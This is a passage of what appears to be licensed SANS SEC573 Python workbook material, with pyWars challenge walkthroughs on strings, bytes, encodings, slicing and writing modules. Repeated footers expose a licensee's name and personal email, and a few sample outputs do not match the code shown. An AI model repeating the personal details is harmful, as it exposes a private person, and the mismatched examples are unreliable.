In your essentials-workshop directory, there is a module called "`local_pyWars`". This module provides a minimal set of capabilities that allows you to complete the labs without the use of the pyWars server. To play offline, first you change to the `essentials-workshop` directory. Then start `Python` and `import local_pyWars as pyWars`.

```
$ cd ~/Documents/pythonclass/essentials-workshop/
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

```
>>> import local_pyWars as pyWars
>>> game = pyWars.exercise()
```

The rest of your syntax will be exactly the same as when using the in-classroom or OnDemand server. This makes switching back and forth between the two environments very easy. This way you can work on labs offline, then change that one line and post them to the server.

You can also just run the `local_pyWars.py` program as a program and it will drop you into a Python shell with `pyWars` loaded. If you pass "VICTORS" as a command line argument, it will start a Python shell with the Hall of Fame questions loaded for you.

```
$ cd ~/Documents/pythonclass/essentials-workshop/
$ ./local_pyWars.py
This copy of pyWars is licensed exclusively to the attendee of SANS
SEC573 to whom it was given. This software, like all SEC573 Labs and
courseware are protected by the SANS courseware copyright and
licensing agreement.
```

```
The variable 'd' has been loaded with the pywars client. Try
'print(d.score())' If you want to use a different variable just
assign it to d. For example, 'game = d'.
```

```
Welcome to pyWars!
```

```
>>>
```

You have access to three versions of pyWars. You will take two of them with you in your virtual machine. In addition to the offline server, you will also have a copy of the Hall of Fame questions. These are questions created by individuals who were able to complete all of the pyWars challenges during the Live or Simulcast class. The difficulty of the questions varies. Some of these Python rock stars will choose to write easy questions that everyone can solve. Some of them may choose to write nearly impossible challenges. There are no rules or quality controls on the questions. Those who finish the challenges can write whatever they like.

To play the Hall of Fame questions, pass the work **VICTORS** to your local_pyWars.exercise() method. Then you can play through challenges created by some of the best Python programmers in the world!

```
>>> import local_pyWars as pyWars
>>> game = pyWars.exercise("VICTORS")
>>> game.question(1)
'NAME:Chris Griffith - Find the string on the hidden port. Use
Python2 to run the fun_server.py, extracted from the zipfile, that
is the base64 in .data()'
```

Alternatively you can just run ./local_pyWars.py and pass **VICTORS** as a command line argument.

```
$ cd /home/student/Documents/pythonclass/essentials-workshop/
$ ./local_pyWars.py VICTORS
This copy of pyWars is licensed exclusively to the attendee of SANS
SEC573 to whom it was given.
This software and all SEC573 Labs are protected by the SANS
courseware copyright and licensing agreement.
```

```
The variable 'd' has been loaded with the pywars client. Try
'print(d.score())'
If you want to use a different variable just assign it to d. For
example, 'game = d'.
Welcome to pyWars!
>>>
```

Objectives

- About half of our in-class labs are pyWars challenges
- pyWars is a good practice for GPYC when you go home
- In short, everyone will do some pyWars
- You will take home a local_pyWars server, which is included in your virtual machine
- Let's do pyWars Questions 0 and 4 together!

Lab Description

In this lab, you will create an account on the classroom pyWars server and complete your first challenges.

No Hints Challenge

Perform the following:

- Create a personal pyWars account
- Log in
- Answer questions 0 through 4

Full walkthrough starts on the next page.

Create Personal pyWars Account

Log in to Security573 VM:

- Username: **student**
- Password: **student**

Open a terminal by double-clicking the desktop icon.



The first step is to change to the **essentials-workshop** directory and start the Python interactive shell:

```
$ cd Documents/pythonclass/essentials-workshop/
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

Next, you import the pyWars module by typing **import pyWars**. Note that this command is case sensitive:

```
>>> import pyWars
```

Then create a variable that will hold your pyWars exercise object. This time, we will create a variable named "mygame". Choose whatever variable name you like, but choose a variable name that is intuitive and explains what type of data it holds. If you choose something other than "mygame", then substitute your variable name for the word "mygame" in each of the commands below.

```
>>> mygame = pyWars.exercise()
```

Next, you need to create your account on the server with a username and password of your choosing:

```
>>> mygame.new_acct("<your name>", "<your password>")
'Account Created'
```

Now that the account exists, you can log in to the server. Now you can log in by providing the username and password, as shown in the sample below:

```
>>> mygame.login("<your name>", "<your password>")  
'Login Successful'
```

Note: .login() will remember your username and password for the current Python interactive session. If you find that you need to log in again, you can just call "mygame.login()" without passing the username and password. If, however, you close your Python terminal, they will be forgotten. You need to pass them as arguments to .login() at least once in a session for this feature to work.

The pyWars lab environment is a series of self-paced questions that follow along with the course material. To complete a lab, you will have to look at the questions and a sample of data. The question will always ask you to manipulate the data somehow and then submit the results of that manipulation. To understand this, let's look at an example. Now look at the question and data associated with Question 0 by passing the number zero to **question()** and **data()**:

```
>>> mygame.question(0)
'Simply submit the string returned when you call .data(0) as the
answer. '
>>> mygame.data(0)
'SUBMIT-ME'
```

When you run **mygame.question(0)**, this asks the mygame pywars object to go off to the server and retrieve Question 0. It does and returns the string shown above. When you run **mygame.data(0)**, it goes to the server and asks for a copy of the data associated with Question 0. The data is shown above. You can see that Question 0 requires no manipulation of the data at all. All you have to do is read the data and then submit it as the answer. You can do that like this:

```
>>> mygame.answer(0, mygame.data(0))
'Correct'
```

mygame.answer() requires two arguments separated by a comma inside the parentheses. The first argument is the question number you are trying to answer. In this case, it is a 0 because we are attempting to answer Question 0. The second argument is the answer. When this executes, it DOES NOT send "mygame.data(0)" to the server. Instead, **mygame.data(0)** executes on your machine and goes to the server to retrieve the data. It gets back the string "SUBMIT-ME", and that is what is sent to the server.

Now let's try Question 1 together. Call the `mygame` variable's `question()` method and pass it a 1, indicating that you want to see Question number 1:

```
>>> mygame.question(1)
'Submit the sum of .data() + 5. '
```

It says, "Submit the sum of `.data()` + 5." Remember, all pyWars challenges will ask you to do something with the corresponding data and return an answer. So let's look at the `.data()` values for Question 1:

```
>>> mygame.data(1)
82
```

It gives back a number. In the example above, it gave 82. Notice that if you call `.data()` again, it will give you back a different number.

```
>>> mygame.data(1)
53
>>> mygame.data(1)
90
```

The number changes EVERY time you query the data and you have only 2 seconds to answer. Notice that, in the following example, when we try to submit an answer of 6, it tells us that it timed out, indicating that we took more than 2 seconds:

```
>>> mygame.data(1)
1
>>> mygame.answer(1, 6)
'Timeout. Send the answer right after requesting the data. -
12.6420059204'
```

So you will have to write Python code to call the `.data()` method to retrieve the number, then add 5, and submit an answer in less than 2 seconds. Fortunately, computers are pretty fast at math, and Python can add two numbers together using a plus sign. When you call `mygame.data(1)`, it returns a number. So if you want to add 5 to that number, all you have to do is add `+5` to the end of the call to `.data()`. It will call the function and add 5 to whatever number it gets back from the server:

```
>>> mygame.data(1) + 5
36
```

In the example above, this resulted in "36". Therefore, `.data(1)` must have returned a 31. Python then dutifully added 5 to that, giving an answer of 36. Let's submit that as our answer to number 1:

```
>>> mygame.answer(1, mygame.data(1) + 5)
'Correct!'
```

Now you can check your handiwork by printing out the current scores:

```
>>> print(mygame.score())
Here are the scores:

1-JoffT      Points:002      Scored:MON, DD HH:MM:SS.mmmm      Completed:0-1
```

If you find it difficult to find your score among all of the other players, you can simply call `print(mygame.score("ME"))`, and only your score will be displayed.

Now look at the question and data associated with Question 2 by passing the number 2 to `question()` and `data()`:

```
>>> mygame.question(2)
'Using exponent math, submit 16 to the nth power where n is the
number in .data(). '
>>> mygame.data(2)
94
```

This question is asking us to take whatever number we are given by the `.data()` method and submit 16 to the power of that number. Exponent math is done with two asterisks in Python. In this example, `.data()` gave us the number 94, so we have to submit 16 to the 94th power, or $16^{**}94$. However, we only have 2 seconds, so we need to call `mygame.data()` and retrieve a new value to restart that clock. You can do that like this:

```
>>> mygame.answer(2, 16**mygame.data(2))
'Correct! '
```

This one line does not transmit " $16^{**}mygame.data(2)$ " to the server as the answer. Instead, `mygame.data(2)` executes on your machine and it makes a request to the server that asks for the data for Question 2. Then it calculates the results of the exponent math and then it makes a second connection to the server that submits the answer, and we get back that glorious "Correct!" response.

pyWars: Answer Question 3

Now look at the question and data associated with Question 3 by passing the number 3 to `question()` and `data()`:

```
>>> mygame.question(3)
'.data() will contain a string. Turn it into a float and submit it.'
>>> mygame.data(3)
'3.16593267501437'
```

This question is asking us to take the string that is given to you by the `.data()` method and turn it into a variable of type "float". With many pyWars challenges, you may have to try different things until you find something that works. Don't worry about making mistakes. Try these commands.

```
>>> type(mygame.data(3))
<class 'str'>
>>> float(mygame.data(3))
3.325641394674601
```

The first one retrieves a new data value and then passes it to the `type()` function. The `type` function will identify what kind of a variable something is. In this case, it confirms what the question said. Specifically, it confirms that the `data()` contains a string. To turn this into a float variable, we just have to pass the data to the `float()` function as we did in the second command. Notice that what is returned is no longer in quotation marks. Of course, the value changes every time, but that is expected, so your number will not match what is on this slide. What is important is that it is no longer a string. It should now be a float. Try and submit that as the answer using some keyboard shortcut wizardry. First, press the **UP ARROW** key to retrieve the previous command. Then add a closing parenthesis to the end of the line by typing ")". Next, hit **CONTROL-a** to move your cursor to the beginning of the line, type "`mygame.answer(3,`", and press **enter**. It should look like this.

```
>>> mygame.answer(3, float(mygame.data(3)))
'Correct!'
```

Another one bites the dust.

Now look at the question and data associated with Question 4 by passing the number 4 to `question()` and `data()`:

```
>>> mygame.question(4)
```

'The four most significant bits of the first byte of an IP header are the IP version. The data contains a single byte expressed as an integer between 0 and 255. Shift the bits four places to the right and submit that integer.'

```
>>> mygame.data(4)
```

219

This question is asking us to shift the bits in an integer. It tells us that it wants the first four bits in the integer. In this example, we got the integer 219. If we look at the number 219 in binary, it contains '11011011'. You could verify this in Python by typing `format(219, '08b')` at your Python prompt. The first 4 bits are '1101'. The last 4 bits are '1011'. You need to submit the 'integer in the first 4 bits', which is the integer of '1101'. We could ask Python what that number is by typing `int('1101', 2)`, and it will tell us that it is the number 13. But how do we retrieve these bits as an integer? That is what the 'bitwise' operations do for us. They let us manipulate integers at the bit level. The shift right operator '`>>`' will shift the bits for us. Try these commands.

```
>>> format(0b11001100 >> 1, '08b')
'01100110'
>>> format(0b11001100 >> 2, '08b')
'00110011'
>>> format(0b11001100 >> 3, '08b')
'00011001'
```

Here you use the `format` command to tell Python to print the data with the format string "`08b`". "`08b`" says we want to see this as a binary number that is 8 bits wide with leading zeros. What we pass to `format` is the binary number `0b11001100` and shift it a couple of different ways. You can see that when we shift it with 1, the bits move once. When we shift it with a 2, they move twice. Shift with a 3 and they shift three times. So we can get the answer to number 4 by shifting the integer 4 times to the right.

```
>>> mygame.answer(4, mygame.data(4)>>4)
```

'Correct!'

"Powerful you have become. I sense the power of Python within you." —Python Yoda
You can always check your total score by running '`mygame.score("ME")`'.

Lab Conclusions

- You learned how to create a pyWars account.
- You learned how to query pyWars questions and data and submit answers.
- You learned how to print your score.
- You learned how to use some basic mathematics operations.

Licensed To: Mary Fisher <ethanboie@hotmail.com> April 23, 2020

Objectives

- pyWars challenges 5–13 asks you to slice and encode strings
- Complete as many of them as you can
- If you finish all of them, keep going!

Lab Description

After we've introduced the exercise, you can either attempt to solve this on your own with no help, or you can follow along in the book as it walks you through the solution. Students with programming experience should rely less on the book and more on their own skills to solve the problems, while students who are new to programming can rely more on the book. This lab asks you to work with strings in Python.

Lab Setup

Log in to Security573 VM:

- Username: **student**
- Password: **student**

Open a terminal by double-clicking the desktop icon.



The first step is to start the Python interactive shell:

```
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

Create a pyWars session:

```
>>> import pyWars
>>> d = pyWars.exercise()
>>> d.login("username", "password")
>>>
```

No Hints Challenge

Complete the pyWars challenges 5 through 13.

Full walkthroughs start on the next page.

Licensed To: Mary Fisher <ethanboie@hotmail.com> April 23, 2020

Full Walkthrough: Question 5

The first thing to do is to read the question and the data as shown below:

```
>>> d.question(5)
'Data will give you Python bytes. Submit a Python string.'
>>> d.data(5)
b'rhino-rocks'
```

The goal is to convert the bytes into a string. This is done with the bytes.decode() method. When I first started using bytes, I could never remember whether to call .encode() or .decode() to turn it into a string. One way I taught myself was to notice the 'b' in front of the bytes is a backwards 'd', which is the first letter of the word "decode". So if I see a backwards 'd', then I call .decode() to make it go away. Give the decode() method a try and then submit your answer.

```
>>> d.data(5).decode()
'nudge nudge wink wink'
>>> d.answer(5, d.data(5).decode())
'Correct!'
```

Ahhh. Nothing like the smell of fresh pyWars in the afternoon.

Full Walkthrough: Question 6

The first thing to do is to read the question and the data as shown below:

```
>>> d.question(6)
'Data will give you a Python string. Submit bytes.'
>>> d.data(6)
'spam spam spam spam'
```

This is the opposite of the previous challenge. Here the goal is to convert a string into bytes. This is done with the str.encode() method. Give the encode() method a try and then submit your answer.

```
>>> d.data(6).encode()
b'run away! run away!'
>>> d.answer(6, d.data(6).encode())
'Correct!'
```

You've got the fever baby! And the only cure is more pyWars!

Full Walkthrough: Question 7

The first thing to do is to read the question and the data as shown below:

This challenge requires us to "slice" out the 5th character of the string and then get its ordinal value. To slice it correctly, you must remember that the first character is in position 0. The second character is in position 1. The third character is in position 2 and so forth. The 5th character is in position four. To slice, you just put the square brackets behind the string and the number of the character inside the bracket. The commands that will extract the 5th character and get its ordinal value are as follows.

```
>>> d.data(7) [4]  
'█'  
>>> ord(d.data(7) [4])  
128206
```

Now try to submit that as your answer. Press the up arrow to retrieve the previous command and modify it as follows.

```
>>> d.answer(7, ord(d.data(7)[4]))  
'Correct!'
```

That'll do Python. That'll do.

Full Walkthrough: Question 8

The first thing to do is to read the question and the data as shown below:

```
>>> d.question(8)
'How many bytes are required to store the character from .data() ?'
>>> d.data(8)
'€'
```

This challenge give us a character and we have to identify how many bytes are required to store that character in UTF-8. Remember that UTF-8 characters require either 1, 2, 3, or 4 bytes to store the character. One easy way to determine how many bytes are required for the character is to turn the .data() into a byte string and look at it. Type the following command once, then use the UP ARROW and Enter to run it a few more times.

```
>>> d.data(8).encode()
b'\xe2\x99\x82'
>>> d.data(8).encode()
b'k'
>>> d.data(8).encode()
b'\xf0\x9f\x8c\xb2'
```

You can see that as the data value changes, we get back different length bytes. The len() function will tell us exactly how many bytes there are. This may be a little confusing since the last string above appears to have 32 characters in it. The first character looks like it is a '\'. The second looks like a 'x'. The third is a 'f' and so on. But python uses "\xFF" where FF is a hexadecimal value to represent non-printable characters. The first byte is "\xF0".

```
>>> d.answer(8, len(d.data(8).encode()))
'Correct!'
```

Well done.

Full Walkthrough: Question 9

The first thing to do is to read the question as shown below:

```
>>> d.question(9)
'ROT-13 encode the .data() string. For example ABCDEFG becomes
NOPQRST '
```

The goal is to encode the data provided using ROT-13.

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(9)
>>> x
'eha njnl! eha njnl!'
```

This looks like text that has already been encoded. To do encoding, we need to import and use the codecs module:

```
>>> import codecs
```

Next, we can encode our sample data using codecs.encode(), and ask it to ROT-13 encode the string stored in x. The codecs module's encode and decode methods each take two arguments. The first is the item you want to encode or decode, and the second is how you want to encode or decode them.

```
>>> codecs.encode(x, "ROT13")
'run away! run away!'
```

Awesome! This looks correct. So try to submit the results of encoding d.data(9) as the answer:

```
>>> d.answer(9, codecs.encode(d.data(9), "ROT13"))
'Correct!'
```

Full Walkthrough: Question 10

Now let's look at Question 10:

```
>>> d.question(10)
'Decode the BASE64 encoded .data() string. '
```

The goal is to decode the data provided using base64.

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(10)
>>> x
b'VGhlIEtuaWdodHMgV2hvIFNheSBOaQ=='
```

Here we have a byte string that has been base64 encoded. We know this is a byte string because of the letter b outside of the single quotes. We will take a closer look at byte strings in the next section.

The `codecs` module also has a **BASE64** encoder/decoder. Let's use it again to solve this one:

```
>>> import codecs
```

Next, we can decode our sample data using `codecs.decode()`, and ask it to BASE64 decode the string stored in `x`.

```
>>> codecs.decode(x, "BASE64")
'The Knights Who Say Ni'
```

Now let's try it on a `d.data(10)` directly to see what that looks like:

```
>>> codecs.decode(d.data(10), "BASE64")
'A wafer-thin mint'
```

Now submit it to the server to receive your points:

```
>>> d.answer(10, codecs.decode(d.data(10), "BASE64"))
'Correct!'
```

Full Walkthrough: Question 11

Now let's look at Question 11:

```
>>> d.question(11)
'Make .data() all CAPS.    For example Test->TEST '
```

The goal is to convert the given data to a string that is all uppercase.

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(11)
>>> x
'nudge nudge wink wink'
```

You can use a string's `.upper()` method to convert the string to all uppercase. Try it out:

```
>>> x.upper()
'NUUDGE NUUDGE WINK WINK'
```

Excellent! Let's try this on some data directly and see how that works:

```
>>> d.data(11).upper()
'WE WANT... A SHRUBBERY!'
```

We can now submit the answer and get our points.

```
>>> d.answer(11, d.data(11).upper())
'Correct!'
```

You are the most talented, most interesting, and most extraordinary person in the universe. And you are capable of amazing things. Because you are the Special. —The Lego Movie

Full Walkthrough: Question 12

Now let's look at Question 12:

```
>>> d.question(12)
"The answer is the position of the first letter of the word 'SANS'
in the data() string."
```

It looks as though we have to find the substring "SANS" in a bigger string.

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(12)
>>> x
'I went to SANS training and all I got was this huge brain.'
```

We can use string's `.find()` method to get the index position. It is worth noting that the `.index()` function could also have been used to accomplish the same thing. Let's give it a shot:

```
>>> x.find("SANS")
10
```

That works! SANS begins at the 10th position in the string stored in variable x. Try it on the results of calling `d.data(12)`:

```
>>> d.data(12).find("SANS")
7
```

It is hard to know if 7 is correct since we don't see the data that was returned. We only see the results of calling `find`. However, we know it worked properly before, so take a leap of faith and submit it to the server for your points:

```
>>> d.answer(12, d.data(12).find("SANS"))
'Correct!'
```

Full Walkthrough: Question 13

Now let's look at Question 13:

```
>>> d.question(13)
'Read the .data() string and write it backwards. '
```

It looks as though we have to read a string and write it backward.

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(13)
>>> x
'aint pyWars a blast?'
```

You can reverse a string with the slicing syntax `[::-1]`, like this:

```
>>> x[::-1]
'?tsalb a sraWyp tnia'
```

That works! Try it on the results of calling `d.data(13)`:

```
>>> d.data(13)[::-1]
'!yawa nur !yawa nur'
```

Now submit it to the server for your points:

```
>>> d.answer(13, d.data(13)[::-1])
'Correct!'
```

Lab Conclusions

- Dealt with bytes and strings
- Converted characters to ordinal values
- Encoded a string using ROT-13
- Decoded a string that was encoded with base64
- Converted a string to all uppercase
- Found the position of a string in a bigger string
- Reversed a string

Objectives

- Write a function when solving each of the following pyWars questions
- Complete as many of the following as you can: 14, 15, 16, 17, and 18
- If you finish all five of them, keep going!

Lab Description

After we've introduced the exercise, you can either attempt to solve this on your own with no help, or you can follow along in the book as it walks you through the solution. This lab asks you to continue to work with strings in Python. These problems are of a more complex nature than the previous lab. As such, you will need to create functions for each one of these questions in order to solve them.

Lab Setup

Log in to Security573 VM:

- Username: **student**
- Password: **student**

Open a terminal by double-clicking the desktop icon.



The first step is to start the Python interactive shell:

```
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

Create a pyWars session:

```
>>> import pyWars
>>> d = pyWars.exercise()
>>> d.login("username", "password")
>>>
```

No Hints Challenge

Complete the pyWars challenges 14 through 18.

You should write a function to calculate an answer for each question.

Full walkthroughs start on the next page.

Licensed To: Mary Fisher <ethanboie@hotmail.com> April 23, 2020

Full Walkthrough: Question 14

You will notice I've changed variable names from 'mygame' to 'd'. Variable names can be anything you want them to be. Using a name such as 'mygame' that describes what the variable holds is a good idea. But it requires a bit more typing to work through these labs. If you didn't reopen a new Python window and you're still working in the old one, then let's make a copy of the variable 'mygame' and call it 'd'.

```
>>> d = mygame
```

Now look at the question as shown below:

```
>>> d.question(14)
'Submit data() forward+backwards+forward. For example SAM ->
SAMMASSAM '
```

This question is only a little more complex than the last. Now, in addition to the string forward, we need to submit the string forward + backward + forward.

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(14)
>>> x
'What is your quest'
```

We can solve this simply by returning `x + x[::-1] + x`:

```
>>> x + x[::-1] + x
'What is your questtseuq ruoy si tahWWWhat is your quest'
```

Awesome! This looks correct. So let's try it out using `d.data(14)`:

```
>>> d.data(14) + d.data(14)[::-1] + d.data(14)
'an African or European Swallow?daed si torrap sihnudge nudge wink
wink '
```

But notice that every time you call `d.data(14)`, you get a different value! You have to use a function to solve this one:

```
>>> def doanswer14(input_data):
...     return input_data + input_data[::-1] + input_data
...
>>>
```

Let's test out a new function using our stored data:

```
>>> doanswer14(x)
'What is your questtseuq ruoy si tahWWhat is your quest'
```

Remember, the contents of the variable x are assigned to the variable input_data at the time the function is called. It then processes the data and returns our string forward, backward, and forward. Excellent! Now try it with a call to d.data(14):

```
>>> doanswer14(d.data(14))
'aint pyWars a blast??tsalb a sraWyp tniaaint pyWars a blast?'
```

This time, the string return from d.data(14) was assigned to the variable input_data and the answer was returned. Now submit your answer using the function to collect your points:

```
>>> d.answer(14, doanswer14(d.data(14)))
'Correct!'
```

Full Walkthrough: Question 15

Now let's look at Question 15.

```
>>> d.question(15)
'Return the 2nd, 5th and 9th character.  0123456789->148 '
```

Remember that the second element has an index of 1 because lists have an offset of zero. You can get individual characters by splicing the string and putting the character you want to retrieve as the index. Remember "HELLO"[0] == "H" and "HELLO"[1] == "E" and with that, grab the 2nd, 5th, and 9th characters.

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(15)
>>> x
'3what2raerae'
```

Let's use this data to test grabbing the indexes we want.

```
>>> x[1] + x[4] + x[8]
'vet'
```

Now let's write a function that will extract these indexes from data:

```
>>> def doanswer15(input_data):
...     return input_data[1] + input_data[4] + input_data[8]
...>>>
```

Let's test it out:

```
>>> doanswer15(x)
'vet'
```

Now let's test with d.data(15) :

```
>>> doanswer15(d.data(15))
'gjq'
```

We don't know if this is correct, since we don't know what the data value was. Let's try using the function to submit the answer to the server:

```
>>> d.answer(15, doanswer15(d.data(15)))
'Correct!'
```

Full Walkthrough: Question 16

Now let's look at Question 16.

```
>>> d.question(16)
'Swap the first and last character. For example frog->grof, Hello
World->dello Worlh etc. '
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(16)
>>> x
'Rock-N-Roll'
```

Just like the previous question, we can use the index to grab the first, last, and middle characters.

Remember, the last character is at index [-1]. "HELLO"[-1] = "O". "HELLO"[0] = "H". The stuff in the middle needs to say in the middle. "HELLO"[1:-1] = "ELL". Now you can put those pieces back together to swap the first with the last.

```
>>> x[-1] + x[1:-1] + x[0]
'lock-N-RolR'
```

Excellent! Let's create a function using this:

```
>>> def doanswer16(x):
...     return x[-1] + x[1:-1] + x[0]
...
>>>
```

This time our function's input variable is x. In the previous examples, we used input_data. The variable name can be anything that starts with a letter or an underscore. We are using the letter x to save you a little typing. Also, note that the variable x inside our function is not the same as the global variable x that contains 'Rock-N-Roll'. The input argument x is local to the function and doesn't exist outside of the function. Let's test out the function using the data stored in x:

```
>>> doanswer16(x)
'lock-N-RolR'
```

Here the contents of the global variable x are assigned to the local variable and input argument x in our function doanswer16(). Now test out the function with a call to d.data(16):

```
>>> doanswer16(d.data(16))  
'kudge nudge wink winn'
```

We can now submit the answer and get our points.

```
>>> d.answer(16, doanswer16(d.data(16)))  
'Correct!'
```

Full Walkthrough: Question 17

Now let's look at Question 17.

```
>>> d.question(17)
'Reverse the first half of the data(). Ex. sandwich->dinaswich '
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(17)
>>> x
'5rp8ohd41'
```

For this question, we need to split the string in half and then reverse the first half. To find the middle of the string, you can measure the length with `len()` and divide that by two. If `x="HELP"`, then `x[:len(x)//2]` is the first half of the word, which is "HE". Let's give it a shot:

```
>>> x[:len(x)//2]
'5rp8'
```

That works! Then we have to reverse the first half of the word. We can reverse it with `[::-1]` and then add the second half of the word, which is sliced out by starting at the middle and going to the end like with `x[len(x)//2:]`. Let's try to use this to solve the question:

```
>>> x[:len(x)//2][::-1] + x[len(x)//2:]
'8pr5ohd41'
```

Now we can use this to create our function:

```
>>> def doanswer17(x):
...     return x[:len(x)//2][::-1] + x[len(x)//2:]
...
>>> doanswer17(x)
'8pr5ohd41'
```

We can now test this using `d.data(17)` directly:

```
>>> doanswer17(d.data(17))
'mai93iux81'
```

We don't know if this worked because we don't know the string that was returned by `d.data(17)`. Let's try using pywars to submit an answer to the server:

```
>>> d.answer(17, doanswer17(d.data(17)))
'Correct!'
```

Full Walkthrough: Question 18

Now let's look at Question 18.

```
>>> d.question(18)
'Leet speak it (E->3,A->4,T->7,S->5,G->6) convert only uppercase
letters. LeEtSpEAk->le3t5p34k '
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(18)
>>> x
'LYPkPAYkpppYTPEEGYY'
```

For this question, we need to replace the characters outlined in the question. So the letter "E" will be replaced with the character "3" and so on. We can use the `.replace()` method to do this. `"HELLO".replace("H", "Y")` will result in `"YELLO"`. Remember, you can call a method multiple times with something like `"STRING".replace().replace().replace()`, like this:

```
>>> x.replace("E","3").replace("A","4").replace("T","7") \
... .replace("S","5").replace("G","6")
'LYPkP4YkpppY7P336YY'
```

Note: This is wrapped to fit in this workbook, but you can type this into your terminal in one continuous line.

Let's write a function using this to solve the question:

```
>>> def doanswer18(x):
...     return x.replace("E","3").replace("A","4") \
... .replace("T","7").replace("S","5").replace("G","6")
...
>>> doanswer18(x)
'LYPkP4YkpppY7P336YY'
```

That works! Try it on the results of calling `d.data(18)`:

```
>>> doanswer18(d.data(18))
'57YYpYp7LpLLPkPL'
```

Now submit it to the server for your points:

```
>>> d.answer(18, doanswer18(d.data(18)))
'Correct!'
```

Licensed To: Mary Fisher <ethanboie@hotmail.com> April 23, 2020

Lab Conclusions

In this lab, we did more work on strings. However, due to the more complex nature of the questions, we had to create functions to solve them. With the customs functions, we were able to solve pyWars questions 14 through 18.

Licensed To: Mary Fisher <ethanboie@hotmail.com> April 23, 2020

This page intentionally left blank.

Exercise 1.4: Modules

Objectives

- Create a module that contains functions that solve pyWars problems
- Execute the module as a program
- Import that function into your Python shell using "import pywars_answers"
- Try it again using "from pywars_answers import answer1"
- reload() the module after making changes

Lab Description

Now we will create a module that contains solutions to pyWars challenges. By now, some of you may be tired of pressing the up arrow key in your Python session when you have a typo or error in your code. By creating a module with answers you import, you can use a GUI editor like gedit to work on your code. If you have an error, you can open your module, fix the code, save it, and "RELOAD" the file from the disk. To illustrate this, we will now do a lab and create a module to solve the first two pyWars challenges.

Lab Setup

Log in to Security573 VM:

- Username: **student**
- Password: **student**

Open a terminal by double-clicking the desktop icon.



The first step is to change to the **essentials-workshop** directory and edit the Python script called "pywars_answers.py" using gedit:

```
$ cd Documents/pythonclass/essentials-workshop/  
$ gedit pywars_answers.py &
```

There you should see lines of code that we will be editing to create our module.

No Hints Challenge

Complete the `pywars_answers.py` module with the following goals:

- Create a module that contains functions that solve pyWars problems
- Execute the module as a program
- Import that function into your Python shell using "import pywars_answers"
- Try it again using "from pywars_answers import answer1"
- Use `importlib.reload()` to reload the module after making changes

Full walkthrough starts on the next page.

Full Walkthrough: Create a Module

In gedit, you will see the following lines:

```
import pyWars
#import local_pyWars as pyWars

def answer1(datasample):
    return datasample+5

def main():
    print("#1", d.answer( 1, answer1(d.data(1)) ))


if __name__ == "__main__":
    d = pyWars.exercise()
    d.login("YourUsername", "YourPassword")

    main()

    d.logout()
```

Find the `d.login()` line and replace "**YourUsername**" with the **username** you have been using with pyWars. Then replace "**YourPassword**" with your pyWars **password**. Then save the script.

Take a look at what the rest of the program does.

After importing pyWars, this module creates a function called "answer1" that calculates the correct answer for pyWars Question 1.

Next, it creates a function called `main`, which calls the `answer1()` function and prints its results.

Next, the `if` statement checks to see if this script is being run as a program or imported. It examines the variable dunder name (short for **double underscore**) to see if it is set to "`__main__`", indicating that it is being run. If it's being imported, then nothing else happens, so only the function definitions have occurred. However, if the program is being run, then it will create a global variable "`d`" that contains a pyWars exercise. Because that variable is global, it will be accessible throughout the program. Then it logs into the pyWars server and calls the `main()` function.

The last thing that happens after `main()` is finished executing is it calls `d.logout()`. This deletes the session used by the script from the pyWars server before the program exits. Remember, the pyWars server only remembers a few active sessions. If our script didn't log out, then after a few runs of your script, any active pyWars session you have in a terminal would automatically be logged out as its session is replaced with those created by script logins.

Let's test it out.

First, open a new terminal window. From the new terminal window, change into the **essentials-workshop** directory and run the **pywars_answers.py** script:

```
$ cd Documents/pythonclass/essentials-workshop/  
$ python pywars_answers.py  
#1 Correct!  
'<system message>'  
    You have been logged out.
```

The program executes and prints "#1 Correct!" to the screen. This called the `main()` function and executed the code. Then the system message resulting from `d.logout()` is printed. Now let's try to import the program instead of running it.

Open a new terminal window. From the new terminal window, change into the **essentials-workshop** directory, import, and use the **pywars_answers.py** script:

```
$ cd Documents/pythonclass/essentials-workshop/  
$ python3  
Python 3.6.8 (default, Jan 14 2019, 11:02:34)  
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux  
Type "help", "copyright", "credits" or "license" for more  
information.  
>>> import pywars_answers  
>>> pywars_answers.answer1(20)  
25
```

`pyWars` was imported inside the `pywars_answers` module. Because it was, we can use it to test out the imported `answer1` method.

```
>>> d = pywars_answers.pyWars.exercise()  
>>> d.login("YourUsername", "YourPassword")  
>>> d.answer(1, pywars_answers.answer1(d.data(1)))  
'Correct!'  
>>> d.logout()
```

Note: Replace "`YourUsername`" with the **username** you have been using with `pyWars`. Then replace "`YourPassword`" with your `pyWars` **password**.

Now you can exit the terminal window.

Next, import the module using the "from <module name> import *" syntax. Open a new terminal window and type the following:

```
$ cd Documents/pythonclass/essentials-workshop/  
$ python3  
Python 3.6.8 (default, Jan 14 2019, 11:02:34)  
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux  
